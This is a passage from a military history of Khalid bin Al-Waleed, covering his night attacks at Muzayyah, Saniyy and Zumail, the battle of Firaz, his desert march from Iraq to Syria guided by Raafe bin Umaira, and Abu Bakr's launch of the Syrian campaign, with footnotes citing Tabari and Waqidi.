At Ain-ut-Tamr Khalid heard of the defeat of the Persian army at Husaid. He next heard of the movement of the second Persian army, along with the remnants of the first, from Khanafis to Muzayyah. This move left Ctesiphon uncovered and vulnerable to attack, though it would no doubt have a garrison for local defence. Muzayyah now contained the strongest concentration of imperial forces. The Arab concentrations at Saniyy and Zumail, on the other hand, ceased to be a threat to Hira, as with the reverses suffered by the Persians at Husaid and Khanafis, these Arabs were not likely to venture out of their camps with aggressive intentions.

Khalid now had a choice of three objectives: the imperial capital, the imperial army at Muzayyah, and the Arab force at Saniyy and Zumail. He considered the possibility of attacking Ctesiphon, but discarded it for two reasons. Firstly, according to Tabari, he feared the displeasure of the Caliph which he would earn by an attack on Ctesiphon. **1** Abu Bakr apparently did not wish it. Secondly, and this was a purely military consideration, by advancing to Ctesiphon he would expose his flank and rear to the strong forces at Muzayyah. These forces could then either attack him in the rear while he was engaged with Ctesiphon, or advance and capture his base at Hira, severing his communications with the desert.

Of the two remaining objectives, Khalid selected Muzayyah. The other was a smaller objective and could be dealt with later without difficulty. By now the exact location of the imperial camp at Muzayyah had been established by Khalid's agents, and to deal with this objective he designed a manoeuvre which, seldom practised in history, is one of the most difficult to control and co-ordinate-a simultaneous converging attack from three directions made *at night.*

Khalid first issued orders for the move. The three corps would march from their respective locations at Husaid, Khanafis and Ain-ut-Tamr along separate routes he had specified between the Euphrates and the Saniyy-Zumail line, and meet on a given night and at a given hour at a place a few miles short of Muzayyah. This move was carried out as planned, and the three corps concentrated at the appointed place. Here Khalid gave orders for the attack. He laid down the time of the attack and the three separate directions from which the three corps would fall upon the unsuspecting enemy. He was putting his army to a severe test of precision; only a highly efficient military machine could carry out such a finely timed manoeuvre at night.

1. For Khalid's mission is Iraq, see Note 4 on Appendix B.

And so this manoeuvre was carried out. The Persians and the Arabs slept peacefully, for the last reported locations of the Muslim corps showed them at a considerable distance and there was no apparent danger of a surprise attack. This proved to be their last night in Muzayyah. The imperial army knew of the attack only when three roaring masses of Muslim warriors hurled themselves at the camp.

In the confusion of the night and the panic of the moment the imperial army never found its feet. Terror became the mood of the camp as soldiers fleeing from one Muslim corps ran into another. Thousands were slaughtered. The Muslims struck to finish this army as completely as they had finished the army of Andarzaghar at Walaja; but large numbers of Persians and Arabs nevertheless managed to get away, helped by the very darkness that had cloaked the surprise attack.

By the time the sun rose over the eastern horizon no, living warrior of the imperial army remained at Muzayyah.. We do not know the fate of the Persian general, Mahbuzan, but the Arab commander, Huzail bin Imran, made good his escape and joined the Arab force at Zumail.

This action took place in the first week of November 633 (fourth week of Shaban, 12 Hijri). The manoeuvre had worked beautifully; the timing was perfect!

Among the Arabs who lost their lives at Muzayyah were two Muslims. These men had travelled to Madinah a short while before the invasion of Iraq and had met Abu Bakr, accepted, Islam and returned to live among their Christian clansmen. When Madinah heard of the death of these two Muslims at the hands of Khalid's army, Umar walked up to the Caliph and angrily denounced what he called the tyranny of Khalid; but Abu Bakr shrugged it off with the remark: *"This happens to those who live among infidels."* 1 Nevertheless, he ordered that blood-money be paid to their families. As for Khalid, the Caliph repeated his now famous words: *"I shall not sheathe the sword that Allah has drawn against the infidels."*

From Muzayyah, Khalid turned to Saniyy and Zumail-Saniyy was closer and thus became the first objective, for which Khalid decided to repeat the manoeuvre of Muzayyah. His army would operate in three corps as before. From Muzayyah the corps would march on separate axes and converge for the attack on Saniyy on a predetermined night and time. Khalid advanced on the direct route from Muzayyah while the other corps moved wide on his flanks. On the appointed night and at the appointed time-in the second week of November 633 (first week of Ramazan, 12 Hijri)-the three corps fell upon the Arab camp at Saniyy. This time even fewer Arabs survived the slaughter. The women and children and many youths, however, were spared, and taken captive. The Arab commander, Rabi'a bin Bujair, also met his death, and his beautiful daughter was captured; but she was not taken by Khalid. She was sent to Madinah, where she became the wife of Ali. 2

Khalid was now manoeuvring his army with the effortlessness with which one might move pieces on a chessboard. Two or three nights after Saniyy he did the same to Zumail - three corps attacking from different directions-and the Arabs at Zumail too were swallowed up by the earthquake which hit Muzayyah and Saniyy. 3

Once he had disposed of the captives and the booty taken at Zumail, Khalid turned his steps towards Ruzab, where Hilal, the son of Aqqa, was gathering more Arab clans to avenge his father's death. But when the Muslims arrived at Ruzab not a soul was to be seen. At the last moment these Arabs had decided that further resistance was futile and had melted away into the desert.

1. Tabari: Vol. 2, p. 581.
2. Tabari: Vol. 2, p. 582.
3. There is uncertainty about the location of these four battlefields. For an explanation see Note 6 in Appendix B.

Khalid could now sit back and rejoice over his victories. In less than a month he had crushed large imperial forces in four separate battles covering an operational area whose length measured 100 miles. He had done this by exploiting the tremendous mobility of his mounted army, by the use of audacity and surprise, and by violent offensive action. He had accomplished the mission given by the Caliph; there was no opposition left for him to crush. The Persians had ventured out of the imperial capital on hearing of Khalid's departure from Ain-ut-Tamr, but Khalid had returned and done it again. Ctesiphon withdrew into its shell.

Several raids were launched by Khalid into the region between the rivers. Places which had so far not felt the heavy hand of war now echoed to the tread of Muslim cavalry and

the call of *'Allah is Great!'* But the humble masses of Iraq were left unmolested. These people considered the arrival of the Muslims a blessing; for they brought order and stability such as had not been known since the golden years of Anushirwan the Just.

But it was not in Khalid's nature to sit back and take his ease. It was in his nature to be discontented with past achievements, ever seeking fresh glory and striving towards distant horizons. The Persian capital seemed reluctant to slake his thirst for battle by sending more armies against him so it was a pleasure for Khalid to be reminded that a strong Persian garrison still existed on the Euphrates at Firaz (near present day Abu Kamal-see Map at endpaper), which marked the frontier between the empires of Persia and Eastern Rome. This was the only Persian garrison left west of Ctesiphon; and since he had been instructed by the Caliph to "fight the Persians", Khalid decided to eliminate this force also. He marched to Firaz. On arrival here in the first week of December 633 (end of Ramadhan, 12 Hijri), Khalid found two garrisons-a Persian and a Roman. These garrisons, representing empires which in the preceding two decades had fought each other in a long and costly war, now united to battle the Muslims, and were joined in this purpose by many local Christian Arab clans.

For more than six weeks nothing happened. The two armies stood and glared at each other across the Euphrates, the Muslims on the south bank and the Romans and Persians on the north bank, neither side willing to cross the river. Then, on January 21, 634 (the 15th of Dhul Qad, 12 Hijri) Khalid was able to entice the allies across the Euphrates onto his side; and their crossing was hardly complete when he attacked them with his usual speed and violence. Thousands of them were slain before the rest found safety in flight.

This was neither a great nor a decisive battle; nor was the enemy force a very large one, as some early historians have stated. (No Persian strategist in his senses would leave a powerful garrison in a peaceful frontier town like Firaz while Central and Western Iraq was being lost and Ctesiphon itself was threatened.) Its importance lies only in the fact that it was the last battle in a brilliant campaign.

Khalid spent the next 10 days at Firaz, then, on January 31 634, the army left Firaz on its way to Hira. For this march it was formed into an advance guard, a main body and a rear guard; and Khalid let it be known that he would travel with the rear guard. But as the rear guard filed out of Firaz, Khalid and a few close friends struck out on their own in a southerly direction. They were off to Makkah, to perform the Pilgrimage which was due in a fortnight. This was to be a peaceful adventure; almost an escapade!

The actual route taken by Khalid is not known. All that is known is that he and his comrades traversed a trackless waste-a difficult and inhospitable region which no guides knew and into which even bandits feared to enter. **1** But they made it. At Makkah they performed the pilgrimage inconspicuously to avoid being recognised. Then they rushed back to Iraq. The speed at which Khalid and his wild, adventurous comrades travelled can be judged by the fact that the Muslim rear guard had not yet entered Hira when Khalid rejoined it. He rode into Hira with the rear guard as if he had been there all the time! Only the commander of the rear guard had known the secret; but the men did wonder why Khalid and a few others had shaven heads! **2**

Shortly after this adventure, Khalid went out on another. Tiring of the peace and quiet which now prevailed in Iraq, he decided to lead a raid in person in the area close to Ctesiphon. Along with Muthanna he raided the prosperous market of Baghdad and returned laden with spoils.

1. Tabari: Vol. 2, p. 583.
2. It is traditional for Muslims to shave the head when they perform the pilgrimage.

If Khalid had hoped that he would not be recognised in Makkah, he was mistaken. He had hardly got back from the raid on Baghdad when he received a letter from Abu Bakr warning him "not to do it again!" The warning was accompanied by another great mission: Khalid was to *proceed to Syria*. The Campaign in Iraq was over. **1**

The invasion of Iraq was a splendid success. The Muslims had fought several bloody battles with Persian armies much larger in size, and they not only won every battle but also inflicted crushing defeats on the Persians and their Arab auxiliaries. And the Persian Army was the most fearsome military machine of the time!

Khalid's strategy in this campaign, and it was one from which he never deviated, was to fight his battles close to the desert, with his routes to the desert open in case he should suffer a reverse. The desert was not only a haven of security into which the Persians would not venture but also a region of free, fast movement in which he could move easily and rapidly to any objective that he chose. He did not enter deep into Iraq until the Persian Army had lost its ability to threaten his routes to the desert.

The Persian military strategy was conditioned by the political necessity of defending the imperial borders, and this led to their fighting their battles with the Muslims on the boundary between the desert and the sown, as Khalid wished. But within this political limitation, they followed a sound course and planned a massive concentration of strength for battle. Qarin should have joined Hormuz; Bahman should have joined Andarzaghar; and Ruzbeh and Zarmahr should have joined the Arab forces at Muzayyah and Saniyy-Zurmail. Had these combinations taken place, the campaign may have taken an altogether different course. But they did not take place, thanks to Khalid's fast movement and his deliberate design to bring the various armies to battle one by one, separating them from each other in time and space.

The main instruments that Khalid used to make his ambitious manoeuvres successful were the fighting quality of the Muslims and the mobility of the army. These he exploited to the limits of human and animal endurance. Though only part of his army was actual cavalry, the entire army was camel mounted for movement and could strike at the decisive place and the decisive time as its commander wished. It could move fast enough to fight a battle at A, and then be present at B for another battle before the enemy could react.

There is no record of the strength of the Persian forces which faced Khalid in the various battles, or of the casualties suffered by either side. Certain casualty figures given for the Persians are probably exaggerated. What is certain is that they were very large armies and suffered staggering losses, especially at Walaja, Ullais, Muzayyah and Saniyy-Zumail, where they ceased to exist as effective fighting forces. The Persian armies that faced Khalid at Kazima, MaqiI, Walaja and Ullais probably numbered between 30,000 and 50,000 men. An enemy force up to two or three times their strength would not worry Khalid and his stalwarts. They would take it in their stride. Nor would armies of this size be too large by Persian standards. (At the Battle of Qadissiyah, fought three years later, the Persians fielded an army of 60,000 men!) As for Muslim casualties, considering that

the army remained at a high level of effectiveness throughout the campaign, they must have been light.

Above all, it was the personality of Khalid that made the invasion of Iraq possible and successful against such staggering odds. He was the first of the illustrious Muslim commanders who set out to conquer foreign lands and redraw the political and religious map of the world. He imposed no hardship upon his men which he did not bear himself. It was the limitless faith which his warriors had in the Sword of Allah that made it possible for them to brave such dangers.

Khalid swept across Iraq like a violent storm. Like a violent storm he would now dash to Syria and strike the armies of another proud empire-Eastern Rome.

1. For an explanation of the dates of the battles in this campaign see Note 7 in Appendix B.

Chapter 27

(The Perilous March)

Page 1

"Allah bless the eyes of Rafi, how did he succeed
In finding the way from Qaraqir to Nawa?
Five days it had marched, when the army wept;
No human ever made such a journey before!"
[A soldier who took part in the march]**1**

At Hira, in late May 634, Khalid opened the Caliph's letter and read:

In the name of Allah, the Beneficent, the Merciful. From the slave of Allah, Atiq, son of Abu Quhafa, **2** *to Khalid, son of Al Waleed. Peace be upon you.*
I render praise unto Allah save whom there is no Allah, and invoke blessings on His Prophet, Muhammad, on whom be the blessings of Allah and peace.
March until you reach the gathering of the Muslims in Syria, who are in a state of great anxiety ...

Khalid stopped reading, fearing that this meant demotion and that at last the pressure of Umar against him had borne fruit. And what bitter fruit! Khalid muttered, *"This must be the work of that left-handed one. He is jealous of me for conquering Iraq."* **3** But his fears turned to joy as he read on:
I appoint you commander over the armies of the Muslims and direct you to fight the Romans. You shall be commander over Abu Ubaidah and those with him.

Go with speed and high purpose, O Father of Sulaiman, and complete your task with the help of Allah, exalted be He. Be among those who strive for Allah.

Divide your army into two and leave half with Muthanna who shall be commander in Iraq. Let not more go with you than stay with him. After victory you shall return to Iraq and resume command.

Let not pride enter your mind, for it will deceive and mislead you. And let there be no delay. Lo, to Allah belongs all bounty and He is the dispenser of rewards. [4]

Thus was Khalid appointed Commander-in-Chief of the Muslim forces in Syria. [5]

Khalid now set about the preparations for his march. He explained the instructions of the Caliph to Muthanna, divided his army into two and handed over one half of it to Muthanna. But in the division of the army, Khalid tried to keep all the Companions of the Prophet-the Emigrants and the Ansars, men held in special esteem by the soldiers. To this Muthanna objected vehemently. *"I insist on a total execution of Abu Bakr's orders"*, he said. *"I shall have half the Companions also, for it is by their presence that I hope to win victories."* [6]

Khalid saw the justice of Muthanna's claim. He revised the division to leave Muthanna a satisfactory share of the Companions, particularly as these included many of the finest officers of the army. This done, Khalid was ready for the march to Syria.

It was Abu Bakr's way to give his generals their mission, the geographical area in which that mission would be carried out, and the resources that, could be made available for that purpose. He would then leave it to his generals to accomplish their mission in whatever manner they chose. This is how he had launched Khalid into Iraq, and this is how he was now launching Khalid into Syria. The mission given to Khalid was clear: he was to move with all speed to Syria, take command of the Muslim forces and fight the Romans until victory was achieved. What route Khalid should take to get to Syria was left to him, and this was the most important immediate decision that Khalid had to take. The detailed locations of the Muslim forces in Syria were not known to him. He knew, however, that they were in the general area of Busra and Jabiya, and he had to get there fast.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 10.
2. Although the Caliph is known to history as Abu Bakr, his actual name was Abdullah, and he had also been given the name of Atiq by the Holy Prophet.
3. Tabari. Vol. 2, p. 608.
4. Ibid. Vol. 2, pp. 600, 605; Waqidi: *Futuh*, p. 14 (All references to Waqidi in the remainder of this book are from his *Futuh-ush-Sham*).
5. Other versions of how Khalid assumed command in Syria suggest that he himself prevailed upon the other generals to let him command the army, or that the generals themselves appointed him commander on account of his military stature. These versions are not correct. Khalid was expressly appointed Commander-in-Chief in Syria by Caliph Abu Bakr.
6. Tabari: Vol. 2, p. 605.

There were two known routes available to Khalid for his march. The first was the southern route via Daumat-ul-Jandal whence the army could move along the normal caravan track into Syria. This was the easiest and simplest approach, with ample water on the way and no enemy to interfere with his movement. But it was also the longest route and the movement would take considerable time to complete. The Caliph had emphasised speed, as the situation of the Muslims was apparently serious. So after due consideration Khalid rejected this route.

The other route was the northern one along the Euphrates to North-Eastern Syria. This too was a well-travelled route, but it would take Khalid away from the Muslim armies, and Roman garrisons on the Euphrates would bar his way. He could, no doubt, overcome this opposition, but again there would be delay. He had to find another way of getting to the Muslim forces in Syria.

Khalid called a council of war and explained the situation to his officers. *"How can we find a route to Syria"*, he asked, *"by which we avoid the front of the Romans? They will certainly try to prevent us from going to the aid of the Muslims."* His reference was to Roman garrisons along the northern route.

"We know of no way", the officers replied, *"that could take an army, though a single man might take such a route. Beware of leading the army astray!"* **1**

But Khalid was determined to find a new route, and asked his question again. None responded except one noted warrior by the name of Raafe bin Umaira. Raafe explained that there was indeed a route through the Land of Samawa. The army could proceed from Hira to Quraqir via Ain-ut-Tamr and Muzayyah, and this would be an easy march. Quraqir was a well-watered oasis in the west of Iraq. Thence to Suwa there was a little known route which led through a barren, waterless desert. At Suwa again there was ample water, and one day's journey before Suwa there was a spring which he knew would provide sufficient water for the army. The most dangerous part of the journey was from Quraqir to this spring, about 120 miles.

But Raafe cautioned: *"You cannot take this route with an army. By Allah, even a lone traveller would attempt it at the peril of his life. It involves five days of extreme hardship without a. drop of water and the ever-present danger of losing the way."* **2**

The officers present nodded agreement. To take the army on such a route, where the entire force could get lost and die of thirst, was something that no man in his right senses would consider.

In a quiet voice Khalid said, *"We shall take this route!"* Seeing the look of alarm on the faces of his officers, he added, *"Let not your resolve be weakened. Know that the help of Allah comes according to your deserts. Let not the Muslims fear anything so long as they have the help of Allah."* **3**

The effect of his words was instantaneous. With one voice his officers replied, *"You are a man on whom Allah has bestowed His goodwill. Do as you wish."* **4** And with cheerful enthusiasm the army of Khalid set about its preparations for the march to Syria on a route that no army had travelled before and which was known only to one man, Raafe bin Umaira. (See Map 15 below.)



In early June 634 (beginning of Rabi-ul-Akhir, 13 Hijri) Khalid marched from Hira with an army of 9,000 men. **5** No women and children accompanied the army; they were left behind under Khalid's orders for despatch to Madinah, where they would remain until it was convenient to have them moved to Syria. The army moved via Ain-ut-Tamr, Sandauda **6** and Muzayyah to Quraqir; and Muthanna accompanied Khalid up to here before returning to Hira to resume watch over the new frontier with Persia. For the night the army camped at Quraqir and filled its water skins and other containers with supplies of water that were expected to last the men and animals five days.

1. Tabari: Vol. 2, p. 603.
2. *Ibid*: Vol. 2, p. 609.
3. *Ibid*: Vol. 2, p. 603.
4. *Ibid*: Vol. 2, p. 609.
5. The strength of the force that took part in this march has been given variously as 500, 700, 800, 6.000 and 9,000; but the last figure is the correct one. It was the strength of half the army as ordered by Abu Bakr; and all the early writers in their accounts of the campaign in Syria, have said that the Muslim forces included 9,000 men who marched with Khalid from Iraq.
6. Sandauda is the ruined Mashaihad which lies a few miles east of the present Ramadi. (Musil, p. 299)

Early next morning, as the perilous march was about to start, Raafe again approached Khalid. He seemed uncertain of himself. *"O Commander,"* he pleaded *"You cannot traverse this desert with an army. By Allah, even a lone traveller would attempt this journey only at the peril of his life."*

Khalid turned on him angrily. *"Woe to you, O Raafe"*, he said. *"By Allah, if I knew of another route to get to Syria quickly I would take it. Proceed as ordered!"* **1**

Raafe proceeded as ordered and led Khalid's army of 9,000 men into the desert. As usual the men rode on camels, while the horses were led. It was the month of June when the sun beat mercilessly upon the sands of the desert, destroying all traces of life and daring man to set foot on the tortured, waterless waste. Sensible men would not do this-certainly not at this time of year; certainly not in such large numbers; and certainly not when the fate of the Muslims in Syria hung on their safe arrival. But the greatest glories of man have never been achieved by sensible men. These soldiers were not sensible men. They were the warriors of Khalid, the Sword of Allah, setting out to perform one of the greatest feats of military movement in history.

The first three days passed uneventfully. The men were oppressed by the intense heat and glare, but they were inured to hardship and as long as there was water, all was well. But the water, which was meant to last five days, finished at the end of the third day. They had another two days' journey ahead of them with not a drop of water. 2

Silently the column resumed the march on the fourth day. The heat now appeared to become more intense. There was no conversation on the march, for the men could think only of water and the horrors of getting lost in the desert and dying of thirst. They shuddered to think of what would happen if Raafe lost the way or was otherwise incapacitated. That night the men camped as usual, but there was no sleep. With the agony of fire in their throats and their tongues swollen in their mouths, they could only repeat in their minds the prayer: **Sufficient for us is Allah, and what a good protector He is! [Quran: 3-173]**

On the fifth morning began the last stage of the march which would, by Allah's will, get them to the spring which Raafe knew. Mile after weary mile the column trudged in silence. Hour after painful hour the men struggled through sandy wastes, tortured by the pitiless glare and heat. The day's march was completed and the men still lived, though most of them had reached the limits of human endurance. The column was no longer a neat, orderly formation as it had been at the start of the march. Many of the warriors were straggling in the rear of the column, hoping against hope that they would not fall by the wayside.

As the head of the column reached the area where the spring was supposed to be, Raafe the guide could no longer see. He had been suffering from opthalmia and the blinding glare of the sun had worsened the condition of his eyes. He now wrapped part of his turban over his eyes and halted his camel. The men following him were horrified to see this, and called to him piteously, *"O Raafe! We are on the point of death. Have you not found the water?"* But Raafe could no longer see. In a voice which was little more than a hoarse whisper, he said, *"Look for two hillocks like the breasts of a woman."* The column moved on, and soon after the two hillocks were identified and the guide informed accordingly.

"Look for a thorn tree shaped like a man in a sitting posture", ordered Raafe. A few scouts rode out to look for the tree, but returned a few minutes later to say that no such tree could be found.

1. Tabari: Vol. 2, p. 609.
2. For the romantic legend of the camel carrying water in a pouch in its belly, as was supposedly done on this march, see Note 7 in Appendix B.

"Lo! We belong to Allah and indeed to Him we shall return", said Raafe, quoting a Quranic verse. *"Then we all perish. But look once again."* The men looked again, and this time found the trunk of a thorn tree of which the remainder had vanished. *"Dig under its roots"*, **1** instructed Raafe. The men dug under the roots, and, in the words of Waqidi, *"water flowed out of the earth like a river!"* **2**

The men drank their fill, all the while praising Allah and invoking His blessings on Raafe. Then the animals were watered, and there was still water to spare. Hundreds of men filled their water skins and set off back on the route which they had travelled, looking for stragglers, of whom there were many. All were found and brought in alive.

The perilous march was over. They had made it. It had never been done before, and would never be done again. Khalid had reached the border of Syria, leaving behind the Roman frontier and its garrisons facing Iraq. They were now only a day's march from Suwa, where the desert ended and habitation began. (See Map 15.)

Khalid had no doubt that he and his army had gone through hell and come very near annihilation. But the real extent of the peril which they had faced was not known to him until Raafe, now smiling, came to him and said, *"O Commander, I have only alighted at this spring once, and that was 30 years ago, when as a boy I travelled hither with my father!"* **3**

In later years a certain caliph wrote to an eminent scholar and asked him for a description of the lands under Muslim rule. The scholar wrote back and gave the required description. When he came to Syria, he said, *"Know, O Commander of the Faithful, that Syria is a land of clouds and hills and winds and abundance upon abundance. It freshens the body and clears the skin, especially the land of Emessa, which beautifies the body and creates understanding and forbearance. Its waters are pure and sharpen the senses. Syria, O Commander of the Faithful, is a land of pleasant verdure and large forests. Its rivers run in the right courses, and in it camels have plenty to drink."* **4**

Indeed, Syria was a beautiful land-the fairest province of the Byzantine Empire. Its temperate climate, conditioned by the Mediterranean, provided relief from the heat of the desert and the cold of northern climes. Antioch, now in Turkey, was the capital of the Asian region of the Byzantine Empire, and second only to Constantinople in glory and political importance. The great cities of Syria-Aleppo, Emessa, Damascus-not only contined immense commercial wealth, but were also seats of culture and civilisation. Its thriving ports on the Mediterranean-Latakia, Tripolis, Beirut, Tyre, Acre, Jaffa-saw ships of the entire known world and bustled with trade and commerce.

Politically, the Syrian region consisted of two provinces. Syria proper stretched from Antioch and Aleppo in the north to the top of the Dead Sea. West and south of the Dead Sea lay the province of Palestine, which included the holy places of three great faiths and cities no less rich and sophisticated than any in the world. The Arabs of the time also spoke of the Province of Jordan, lying between Syria and Palestine; but this was more of a geographical expression that a term denoting a political and administrative unit. And all this was part of the Eastern Roman, or Byzantine Empire. To invade Syria was to invade Rome, and this was not an action to be undertaken light-heartedly.

The Eastern Roman Empire too was declining, and this decline had been going on for a much longer period than that of the Persian Empire. The latter still enjoyed a degree of stability and strength, which was due, among other factors, to the powerful Sasanid

Dynasty that had ruled in unbroken succession for the past four centuries. The Romans, on the other hand, had no such ruling dynasty, nor did they subscribe to the concept of a royal house to which the privilege of rule was confined. On the death of a ruler, the Empire fell to the most successful general or politician or intriguer.

1. Tabari: Vol 2. p. 609.
2. Waqidi: p. 14.
3. Tabari: Vol. 2, pp. 604, 609. For other versions of Khalid's route, which are mistaken, see Note 9 in Appendix B.
4. Masudi: *Muruj,* Vol. 2, pp. 61-2.

But the army of Eastern Rome was still a powerful instrument for the waging of imperial wars and, after the Persian Army, the most efficient and formidable military machine in the world. Its legions were well-equipped and ably led, and could still strike terror into the hearts of the peoples over whose lands they marched. Like any great imperial army, it was not one national unit but a heterogeneous collection of contingents from many peoples inhabiting many lands. In its ranks served Romans, Slavs, Franks, Greeks, Georgians, Armenians, Arabs and tribes from far-flung regions. These soldiers manned garrisons in the cities of Syria, most of which were fortified.

Syria, like Iraq, was partly an Arab land, especially in its eastern and southern parts. The Arabs had been there since pre-Roman times; and when Emperor Constantine made Christianity the State religion of the Empire in the early part of the fourth century A.D., these Arabs also embraced Christianity. But, the Arabs of Syria were people of no consequence until the migration of the powerful Ghassan tribe from the Yemen to Syria, which occurred a few centuries before Islam. For some time the Ghassan fought the Roman garrisons in Eastern Syria. Then as the Romans came to realise and value their martial spirit and warlike traits, they made peace with them and agreed to their living in Syria as a semi-autonomous people with their own king. The Ghassan Dynasty became one of the honoured princely dynasties of the Empire, with the Ghassan king ruling over the Arabs in Jordan and Southern Syria from his capital at Busra. The last of the Ghassan kings, who ruled at the time of Khalid's invasion, was Jabla bin Al Aiham. This man shared with Adi bin Hatim, who has been mentioned earlier in this book, the distinction of being the tallest Arab in history. His feet too touched the ground when he rode his horse! **1**

This then was the Syria, and this its political and military condition, that greeted the Muslim army in the early weeks of the thirteenth year of the Hijra.

The man who commanded the first serious military venture into Syria was a namesake of Khalid, *viz.* Khalid bin Saeed-a man whose military ability was just the opposite of Khalid's! Towards the end of 12 Hijri (beginning of 634) Abu Bakr placed him at Taima, some distance north of Madinah, with a detachment which was to act as a general reserve.

While at Taima, it occurred to Khalid bin Saeed to invade Syria; and for this project he sought the Caliph's permission. Abu Bakr had no intention of attempting the conquest of Syria with a small body of men, especially under an indifferent and untried general. But the Muslims knew little about the detailed military situation in Syria and Abu Bakr decided to let this operation proceed as a reconnaissance in force. He therefore wrote and

gave Khalid bin Saeed permission to enter Syria; but cautioned him against getting involved in any serious hostilities which might threaten his withdrawal into the safety of Arabia.

Khalid bin Saeed set out with his small force, entered Syria and ran headlong into some Roman forces. The Roman commander in contact with the Muslims-a skilful tactician by the name of Bahan-lured the unwary Muslims into a trap and executed a pincer movement to encircle them. At this, Khalid bin Saeed lost his nerve and fled, leaving most of his men behind. Luckily for the Muslims, Ikrimah bin Abi Jahl was present at this action; and taking command of the situation, he extricated the Muslims from a blunder that was about to turn into a major tragedy. Ikrimah was able to save the Muslims, but inevitably the expedition bore the stigma of defeat. Khalid bin Saeed was now in disgrace, and Abu Bakr made no secret of his contempt for the man's pusillanimity and lack of skill. (Later, however, this man was allowed to join the Muslims in Syria, and he retrieved his honour by dying in battle.)

The exact location of this action is disputed. Some historians suggest that it took place at Marj-us-Suffar, south of Damascus, but it is unlikely that the expedition could have got that far before being seriously engaged by the Roman army. The benefit of this abortive venture to the Muslims, however, was that it made it clear to the Caliph that the invasion of Syria was not a matter to be taken lightly.

On return from the annual pilgrimage at Makkah in February 634, Abu Bakr issued a call to arms for the invasion of Syria. All was now quiet on the Iraq front. Khalid's campaign in Iraq had proved an unqualified success: it not only expanded the political boundaries of the Muslim State but also filled the coffers of Madinah. The Muslims therefore came to feel that if they could win against the formidable and much-feared Persians, why not also against the Romans who were not so fearsome as an imperial military power? Moreover, the promise of the new religious movement had to be fulfilled and its destiny achieved. Islam had come as a blessing for all mankind; and the message had to be conveyed to all mankind.

1. Ibn Qutaiba: p. 644.


Tribal contingents responded eagerly to the call from Madinah. They came in thousands from all over the peninsula. From as far away as Oman and the Yemen. They came mounted and armed for battle, but also brought their women and children with them. Only those who had apostatised were excluded from the summons. The concentration of the able-bodied manhood of Muslim Arabia was both begun and completed in March 634 (Muharram, 13 Hijri).

Abu Bakr now organised the available manpower into four corps, each of about 7,000 men. The commanders of these corps and the objectives given to them were as follows:

a. *Amr bin AI Aas*: Objective Palestine. Move on Eila route, then across Valley of Araba.
b. *Yazeed bin Abi Sufyan*: Objective Damascus. Move on Tabuk route.
c. *Shurahbil bin Hasanah*: Objective Jordan. Move on Tabuk route after Yazeed.
(Shurahbil had fought in the Iraq Campaign under Khalid, and had recently been sent as a messenger to Madinah, where the Caliph detained him and gave him the command of a

corps for the Syrian Campaign).
d. *Abu Ubaidah bin Al Jarrah*: Objective Emessa. Move on Tabuk route after Shurahbil.

Abu Bakr's intention was to invade Syria and take as much of it as possible. (See Map 16 below.) Not being aware of the size and detailed dispositions of the Roman army, he did not strengthen any one corps at the expense of the others. But he realised that the Romans could concentrate a very large army in any sector of the theatre of operations, and consequently ordered that the corps commanders would, keep in touch with each other and that any one of them could seek the help of his comrades if a serious clash with Roman forces appeared imminent on his front. In case the corps had to concentrate for one major battle, the command of the entire Muslim army would be taken by Abu Ubaidah.



In the first week of April 634 (beginning of Safar, 13 Hijri), the Muslim forces began to move. The first to leave Madinah was Yazeed; and as his column started from its camp outside Madinah, Abu Bakr walked for a short distance by his side. His parting words to Yazeed, which he repeated to the other corps commanders, were as follows:

In your march be not hard on yourself or your army. Be not harsh with your men or your officers, whom you should consult in all matters.

Be just and abjure evil and tyranny, for no nation which is unjust prospers or achieves victory over its enemies.
When you meet the enemy turn not your back on him; for whoever turns his back, except to manoeuvre for battle or to regroup, earns the wrath of Allah. His abode shall be hell, and what a terrible place it is!

And when you have won a victory over your. enemies, kill not women or children or the aged and. slaughter not beasts except for eating. And break not. the pacts which you make.

You will come upon a people who live like hermits in monasteries, believing that they have given up all for Allah. Let them be and destroy not their monasteries. And you will meet other people who are partisans of Satan and worshippers of the Cross, who shave the centre of their heads so that you can see the scalp. Assail them with your swords until they submit to Islam or pay the Jizya.

I entrust you to the care of Allah **1**

In making this speech Abu Bakr was following the example of the Holy Prophet, who, when despatching a military expedition, would instruct its commander: ***"Fight in the name of` Allah: fight but do not exceed the bounds; and do not be treacherous; and do not mutilate; and do not kill women and children; and do not kill the inmates of monasteries."*** **2** It is reported that Abu Bakr walked beside Yazeed for nearly 2 miles, and when Yazeed asked him to return, said, ***"I heard the Messenger of Allah say that the feet that get covered with dust in the way of Allah shall not be touched by the fire of hell."*** **3**

1. Waqidi: p. 4.
2. Abu Yusuf: pp. 193-5.
3. *Ibid*.

With these words ringing in his ears, Yazeed set off from Madinah. The invasion of Syria had been launched.

